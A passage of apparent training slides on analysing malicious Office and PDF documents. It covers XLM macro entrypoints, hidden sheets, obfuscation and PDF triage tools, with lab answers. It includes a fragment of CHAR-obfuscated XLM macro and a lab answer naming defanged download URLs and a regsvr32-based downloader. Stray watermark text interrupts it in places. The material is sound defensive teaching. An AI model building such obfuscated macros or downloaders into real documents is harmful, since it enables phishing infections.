function is then XOR-decoded with the key 119 (0x77).

5. Where is the final payload written to disk?

%TEMP%\qapowengap.exe

6. How could you extract the final payload?

The malware does not execute or delete the payload once it is dropped,
so one method is to let the malware run and retrieve the payload from
disk. Another method is to insert a VBA snippet to dump the binary data
to another specified path once the payload is decoded.


7. What is the final payload? Hint – it is safe to run, we promise.

It is an NFT simulator game.

Excel 4.0 Macros


Excel 4.0 Macros

- Also known as XLM Macros
- Introduced with Excel 4.0 in 1992
 - Superseded by VBA with Excel 5.0 in 1993
 - Remains in Excel for backward compatibility
- Sudden resurgence as of 2020
 - Poor detection at the time from security vendors
- Usable in macro-enabled Excel document formats
 - Macros must be written into Excel 4.0 macro sheets



Phishing

XLM macros are disabled by default – user must click “Enable Content”.



Identifying Excel 4.0 Macros (OOXML)

Presence of xl/macrosheets directory

Property declaration in docProps/app.xml

```
<vt:variant>  
  <vt:lpstr>Excel 4.0 Macros</vt:lpstr>  
</vt:variant>
```

oleid from oletools

- oleid <FILE>

Identifying Excel 4.0 Macros (OLESS)

```
> python oledump.py -p plugin_biff -pluginoptions "-x" <FILE>
```

```
1: 4096 '\x05DocumentSummaryInformation'
```

```
2: 4096 '\x05SummaryInformation'
```

```
3: 15930 'Workbook'
```



```
Plugin: BIFF plugin
```

```
0085 14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible - Sheet1
```

```
0085 14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, visible - Macro1
```

Hidden Sheets

- Macro sheets and sheets with obfuscated data are often hidden
- Unhide using the Excel UI
 - Right-click a sheet name > Unhide > Select sheet



Very Hidden Sheets (OOXML)

Specified by the state attribute on sheet elements listed in xl/workbook.xml

```
<sheets>
  <sheet name="Sheet1" sheetId="1" r:id="rId1"/>
  <sheet name="Macro1" sheetId="2" state="veryHidden" r:id="rId2"/>
</sheets>
```

Manually remove the state attribute and re-zip into a document for analysis

Very Hidden Sheets (OLESS)

```
> python oledump.py -p plugin_biff --pluginoptions "-x -R" <FILE>
0085 14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible - Sheet1
      85 00 0e 00 d0 3a 00 00 00 00 06 00 53 68 65 65 74 31
0085 14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, hidden - Macro1
      85 00 0e 00 56 3c 00 00 01 01 06 00 4d 61 63 72 6f 31
0085 14 BOUNDSHEET : Sheet Information - Excel 4.0 macro sheet, very hidden - Macro2
      85 00 0e 00 51 40 00 00 02 01 06 00 4d 61 63 72 6f 32
```

Method 1. Manually modify Very Hidden (0x02) to Visible (0x00) in a hex editor

- Record structure (BoundSheet8) details are described in [MS-XLS]

Method 2. Use external tools or the Excel.Application COM object with PowerShell

Extracting Excel 4.0 Macros

Method 1. Manual Extraction

- OOXML
 - Macro sheets are located under xl/macrosheets
 - Cell values are listed under the <sheetData> element
- OLESS
 - Use oledump's `plugin_biff` with the "-x" flag to extract cell values and formulas

Method 2. XLMMacroDeobfuscator (github.com/DissectMalware/XLMMacroDeobfuscator)

- `xlmddeobfuscator -x --sort-formulas -f <FILE>`
- Has the capability to deobfuscate by parsing and emulating Excel 4.0 macros
- Works for both OOXML and OLESS


Method 3. Excel UI

- Most reliable method in heavily obfuscated samples

hide01.ir

Identifying the Entrypoint

- Auto-execution labels are case-insensitive and ignores any suffixes
 - For example, auTo_OpEN7b2 is equivalent to Auto_Open
- View and edit in Name Manager
 - Delete labels prior to “Enable Content” to prevent execution
- Auto-execution labels
 - Auto_Open
 - Execute on document open (most common)
 - Auto_Close
 - Execute on document close
 - Auto_Activate
 - Execute on worksheet or macro sheet focus-in
 - Auto_Deactivate
 - Execute on worksheet or macro sheet focus-out



Identifying the Entrypoint

Method 1 (OLESS). oledump plugin_biff

LABEL:Cell Value, String Constant - built-in-name 1 **Auto_Open** len=7
ptgRef3d **Sheet1!R1C18**

Method 2 (OOXML). The <definedNames> list inside xl/workbook.xml

```
<definedNames>
  <definedName name="_xlnm.Auto_Open
```

Method 3. XLMMacroDeobfuscator

```
> xlmdeobfuscator --defined-names -f <FILE>
[Defined Names]
auto_open --> 'Macro1'!$R$1
```

Method 4. PowerShell

```
> $app = new-object -comobject Excel.Application
> $workbook = $app.Workbooks.Open(<FILE>)
> $workbook.Excel4MacroSheets.Application.Names
Name                : Auto_Open
RefersTo             : =Macro1!$R$1
```


Syntax and Execution

Cell references

- A1 notation: column letter - row number
- R1C1 notation (absolute): R - row number – C – column number
- R1C1 notation (relative): R - [relative row offset] – C – [relative column offset]
 - R[-1]C[-2]: specifies the cell whose location is up one row and left two columns relative to the current cell

Sheet references

- <sheet_name>!<cell_address> (e.g. Sheet1!B4)

Strings

- Enclosed in double quotes ("")
- Concatenation with ampersand (&)

Execution

- Execute down the column: A1 → A2 → A3 → . . .
- Macro program should end with a HALT() or RETURN()

Formulas

- Equal sign (=) followed by constants, operators, and functions
- Multiple functions may be chained together
 - =FORMULA(...)=FORMULA(...)=FORMULA(...)
- Evaluated left to right

Common Functions

FORMULA(formula_text, reference)

- Enters a formula specified by formula_text into the cell specified by reference
- Used to build and insert macros into cells during execution for obfuscation

GET.WORKSPACE(type_num)

- Returns information about the workspace environment
- Used to implement anti-sandbox checks
- Example type_num:
 - 13, 14: Returns the workspace width and height, respectively
 - 19: Returns TRUE if a mouse is present
 - 42: Returns TRUE if host is capable of playing sounds

Common Functions

CALL(module_text, procedure, type_text, [argument1], ...)

- Call a procedure in a dynamic link library
- Used to access native functions such as ShellExecuteA and URLDownloadToFileA
- Example: CALL("Kernel32", "GetTickCount", "J")

FOPEN(file_text, access_num)

- Open a file with the specified access permissions
- Open a file with read/write permissions: FOPEN("C:\Users\Public\info.txt", 2)



Debugging

Single step mode

- =STEP() enters single step mode when executed
- View > Macros > View Macros > Step Into

Debugger

- Step Over – Single step; move to the following cell
- Step Into – Single step; follow custom defined functions / subroutines
- Evaluate – Evaluate intermediate steps and arguments
- Halt – Stop macro execution
- Goto –Jump to the currently executing cell



Obfuscation

Visual obfuscation

- White text on white background
- Minimized columns
- Out-of-sight cells

Macro obfuscation

- Spread macros across cells and reconstruct with FORMULA
- Multiple function calls in one cell
- Split strings across cells

=CHAR(76)	=CHAR(76)	=CHAR(76)	=CHAR(76)	=FORMULA(C1&C3&C4&C5&C6&C7&C9&C10&C11&C12&C13&C14&C15&C16&C18&C19)
=CHAR(76)	=CHAR(69)	=CHAR(76)	=CHAR(79)	=FORMULA(D2&D4&D5&D6&D7&D8&D10&D11&D12&D13&D14&D15&D16&D17&D18)
=CHAR(40)	=CHAR(82)&CHAR(83)	=CHAR(40)	=CHAR(83)	=FORMULA(E1&E3&E4&E5&E6&E7&E9&E10&E11&E12&E13&E14&E15&E16&E18&E19)
=CHAR(34)		=CHAR(34)&CHAR(83)	=CHAR(69)	=FORMULA(F1&F3&F4&F5&F6&F7&F9&F10&F11&F12&F13&F14&F15&F16&F18&F19)
AUR	AUR	AUR	AUR	
=CHAR(117)	=CHAR(40)	=CHAR(104)	=CHAR(40)	=FORMULA(G1&G3&G4&G5&G6&G7&G9&G10&G11&G12&G13&G14&G15&G16&G18)
=CHAR(114)&CHAR(108)	=CHAR(34)	=CHAR(101)	=CHAR(70)	=FORMULA(H1&H3&H4&H5&H6&H7&H9&H10&H11&H12&H13&H14&H15&H16&H18)
=CHAR(109)	=CHAR(84)	=CHAR(108)	=CHAR(65)	=FORMULA(I1&I3&I4&I5&I6&I7&I9&I10&I11&I12&I13&I14&I15&I16&I18&I19&I20)
=CHAR(111)	=CHAR(104)	=CHAR(108)	=CHAR(76)	=FORMULA(J1&J3&J4&J5&J6&J7&J9&J10&J11&J12&J13&J14&J15&J16&J18&J19&J20)
=CHAR(110)	=CHAR(101)	=CHAR(51)	=CHAR(83)	=FORMULA(K1&K3&K4&K5&K6&K7&K9&K10&K11&K12&K13&K14&K15&K16&K18&K19)
=CHAR(34)	=CHAR(32)	=CHAR(50)	=CHAR(69)	=FORMULA(L1&L3&L4&L5&L6&L7&L9&L10&L11&L12&L13&L14&L15&L16&L18&L19)
=CHAR(44)		=CHAR(34)	=CHAR(41)	=FORMULA(M1&M3&M4&M5&M6&M7&M9&M10&M11&M12&M13&M14&M15&M18)
=CHAR(34)	=CHAR(119)&CHAR(101)	=CHAR(44)&CHAR(34)		=FORMULA(N1&N3&N4&N5&N6&N7&N9&N10&N11&N12&N13&N14&N15&N16&N18)
AUR	AUR	AUR		
=CHAR(85)&CHAR(82)	=CHAR(114)	=CHAR(83)		=FORMULA(O1&O3&O4&O5&O6&O7&O9&O10&O11&O12&O13&O14&O15&O16&O18)
=CHAR(76)	=CHAR(107)	=CHAR(104)		=FORMULA(P1&P3&P4&P5&P6&P7&P9&P10&P11&P12&P13&P14&P15&P16&P18&P19)
=CHAR(68)	=CHAR(98)	=CHAR(101)		=FORMULA(Q1&Q3&Q4&Q5&Q6&Q7&Q9&Q10&Q11&Q12&Q13&Q14&Q15&Q20)

Dealing with Obfuscation

XLMMacroDeobfuscator

- Easiest option if it is able to parse, emulate, and terminate without error

Debugging

- Use single step debugging and the Evaluate feature to observe intermediate steps

Show resulting values

- Toggle Formulas > Show Formulas to show values in cells instead of formulas
- Can help in dealing with string obfuscation with functions like CHAR

Malicious Document Lab – invoice1486



1. What type of file is this? How do you know?

2. What is the document extension type? How do you know?

3. Are there any macros present in the document?

4. List all the sheets in the document.

hide0

7. Use the macro debugger to deobfuscate the macros. What Windows APIs are invoked?

8. What are the network-based indicators?

9. What are the host-based indicators?

10. Summarize the functionality of the malware.

1. What type of file is this? How do you know?

The first two bytes of the file are 50 4B ("PK") which indicates it is a
ZIP archive. The file's unzipped contents contain a xl directory,
which indicates the file is an OOXML Excel document.

2. What is the document extension type? How do you know?

The ContentType for the main workbook document part is
application/vnd.ms-excel.sheet.macroEnabled.main+xml,
which indicates that the document is a macro-enabled document (.xlsm).

3. Are there any macros present in the document?

Yes, [Content_Types].xml identifies the presence of a
/xl/macrosheets directory and several macro sheets.
docProps/app.xml also indicates that Excel 4.0 Macros are in use.

4. List all the sheets in the document.

In addition to the initially visible worksheet "Sheet", /xl/workbook.xml
lists five hidden sheets: "Fefwq1", "Sbrrrrww1", "LLELFLLEF", "Bt1",
and "Bt2"

5. Identify the entrypoint of the macros.

/xml/workbook.xml contains a definedName entry

<definedName name="_xlnm.Auto_Open">LLELFLLEF!\$E\$1

</definedName> which indicates that the Auto_Open label is

set to LLELFLLEF!E1. This is the Excel 4.0 macro entrypoint that is

executed when the user clicks "Enable Content".

6. Open the document and locate the sheet containing macro entrypoint. What is hidden in this sheet?

Once we unhide the sheet LLELFLLEF, we notice that the column E has
been minimized. Once the column is expanded, there aren't any macros
immediately visible. Looking at the corresponding macro sheet part

/xl/macroshshts/intlsheet1.xml for sheet LLELFLLEF, we see
that there is an entry for cell E5 under the <sheetData> list.

Locating cell E5 in the Excel UI, we see that the text color has been set to
white against the white background to make it invisible.

7. Use the macro debugger to deobfuscate the macros. What Windows APIs are invoked?

After deleting the Auto_Open label via the Name Manager and clicking
"Enable Content", we can enter single step mode. Using the debugger's
Evaluate function repeatedly on the obfuscated macros in cell E5 reveals
that it is unpacking additional macros into cells E14, E16, E18, E20, E22,
E24, and E26.

8. What are the network-based indicators?

hxxp://totally.legit.mandiant[.]com/igXaEtFzqP/hn.png
hxxp://c2.mandiant[.]com/xCMg4nC0mKOL/hn.png
hxxp://evil.mandiant[.]com/ZDfDM0bmV5/hn.png

9. What are the host-based indicators?


C:\Watdan\sxs1.ocx, C:\Watdan\sxs2.ocx, C:\Watdan\sxs3.ocx

10. Summarize the functionality of the malware.

It is a downloader. It downloads a file from each of the listed domains
and invokes each of the downloaded file's DllRegisterServer export
via regsvr32.

Portable Document Format (PDF)

Portable Document Format (PDF)



Cross-reference Table			
xref	Beginning		
0 8	First object / Object count		
0000000017	65535	f	
0000000017	00000	n	
0000000166	00000	n	
0000000222	00000	n	
0000000511	00000	n	Objects Offset / generation / in-use
0000000911	00000	n	
0000001086	00000	n	
0000001343	00000	n	

Data Object Types

null

Boolean

integer

real

name

string

array

dictionary —————> Most common, enclosed in <<>>

stream —————> Binary data, may be compressed or encoded



Objects can be referred to directly or by reference (indirect)


Document Structure

Catalog object refers to Page Tree

Also refers to optional keys that provide document-level information



The document is a tree, and the root is the Catalog



String Formats and Syntax

Standard	→	Hello There
Hexadecimal	→	<48656C6C6F205468657265>
Hexadecimal (alt)	→	Hello #54here
\ddd (octal)	→	Hello \110here

SOLIDUS (/) precedes Name objects	→	/Hello There
Dictionary objects enclosed in <<>>	→	<</Key /Value>>

Stream objects consist of a dictionary followed by stream and endstream →

dictionary
stream
data
endstream

Indirect Objects and Streams

obj 88 0
Type:
Referencing: 89 0 R

<<
 /JS 89 0 R
 /S /JavaScript
>>

obj 89 0
Type:
Referencing:
Contains stream

<<
 /Filter [/FlateDecode]
 /Length 86848
>>

object 88 refers to
object 89, which is
DEFLATE compressed

Triage Process

`/OpenAction` → displayed when the document is opened

`/AA` (additional-actions dictionary) → additional events that can trigger an action

`/JS, /JavaScript` → execute JavaScript

`/XFA` (XML Forms Architecture) → can trigger JavaScript

`/RichMedia` → can be used to embed Flash

Action Types

PDF reader should prompt first before acting

Launch

- `/Type /Action /S Launch /F <calc.exe>`
- Launches a given filename

URI

- `/Type /Action /S URI /URI <URI to visit>`
- Opens a particular URI



Look out for these
especially as
`OpenAction`

PDFiD

- Scan a file to look for certain PDF keywords
- Identify PDF documents that contain JavaScript or execute an action when opened.
- PDFiD will also handle name obfuscation
- <https://blog.didierstevens.com/programs/pdf-tools/>

```
PDFiD 0.2.1 64f4f354cb28e8e01d2
PDF Header: %PDF-1.7
obj 39
endobj 39
stream 11
endstream 11
xref 2
trailer 2
startxref 1
/Page 1
/Encrypt 0
/ObjStm 2
/JS 1
/JavaScript 2
/AA 0
/OpenAction 0
/AcroForm 1(1)
/JBIG2Decode 0
/RichMedia 1
/Launch 0
/EmbeddedFile 0
/XFA 1(1)
/Colors > 2^24 0
```

pdf-parser

Parse a PDF document to identify the fundamental elements

Most useful flags:

- -o <id> target specific objects in the PDF
- -c display content for streams without filters
- -f decode streams with filters
- -w display raw data
- -d dump to file

hide01.ir


```

PDF Comment '%PDF-1.6\r'

PDF Comment '%\xe2\xe3\xcf\xd3\r\n'

obj 41 0
Type:
Referencing:

<<
  /Linearized 1
  /L 116261
  /O 43
  /E 74576
  /N 5
  /T 115880
  /H [ 533 270]
>>

obj 70 0
Type: /XRef
Referencing: 40 0 R, 42 0 R
Contains stream

<<
  /DecodeParms
  <<
    /Columns 5
    /Predictor 12
  >>
  /Filter /FlateDecode
  /ID [<FFFE51133DB5B1664D6ABD54D94D18FB58C1><50B60C6672019D4590487508AE87B6D2>]
  /Index [41 44]
  /Info 40 0 R
  /Length 124
  /Prev 115881
  /Root 42 0 R
  /Size 85
  /Type /XRef
  /W [1 3 1]
>>


startxref 0

PDF Comment '%EOF\r\n'

```

pdfstreamdumper

- GUI Tool for parsing and analyzing PDF files
- View deflated stream contents
- JavaScript interpreter
- <https://github.com/dzzie/pdfstreamdumper>



OLESS

OLE Structured Storage

Object Linking and Embedding Structured Storage (OLESS)

- Equivalently, Component Object Model Structured Storage (COMSS)
- Microsoft specification for hierarchically storing multiple objects in a single file

Compound File Binary (CFB) File Format

- Equivalently, OLE Compound File or just Compound File
- Microsoft's implementation of the OLESS / COMSS specification
- Designed as a filesystem within a single file

Practically, the terms OLESS, COMSS, Compound File Binary, and Compound File can be used interchangeably.

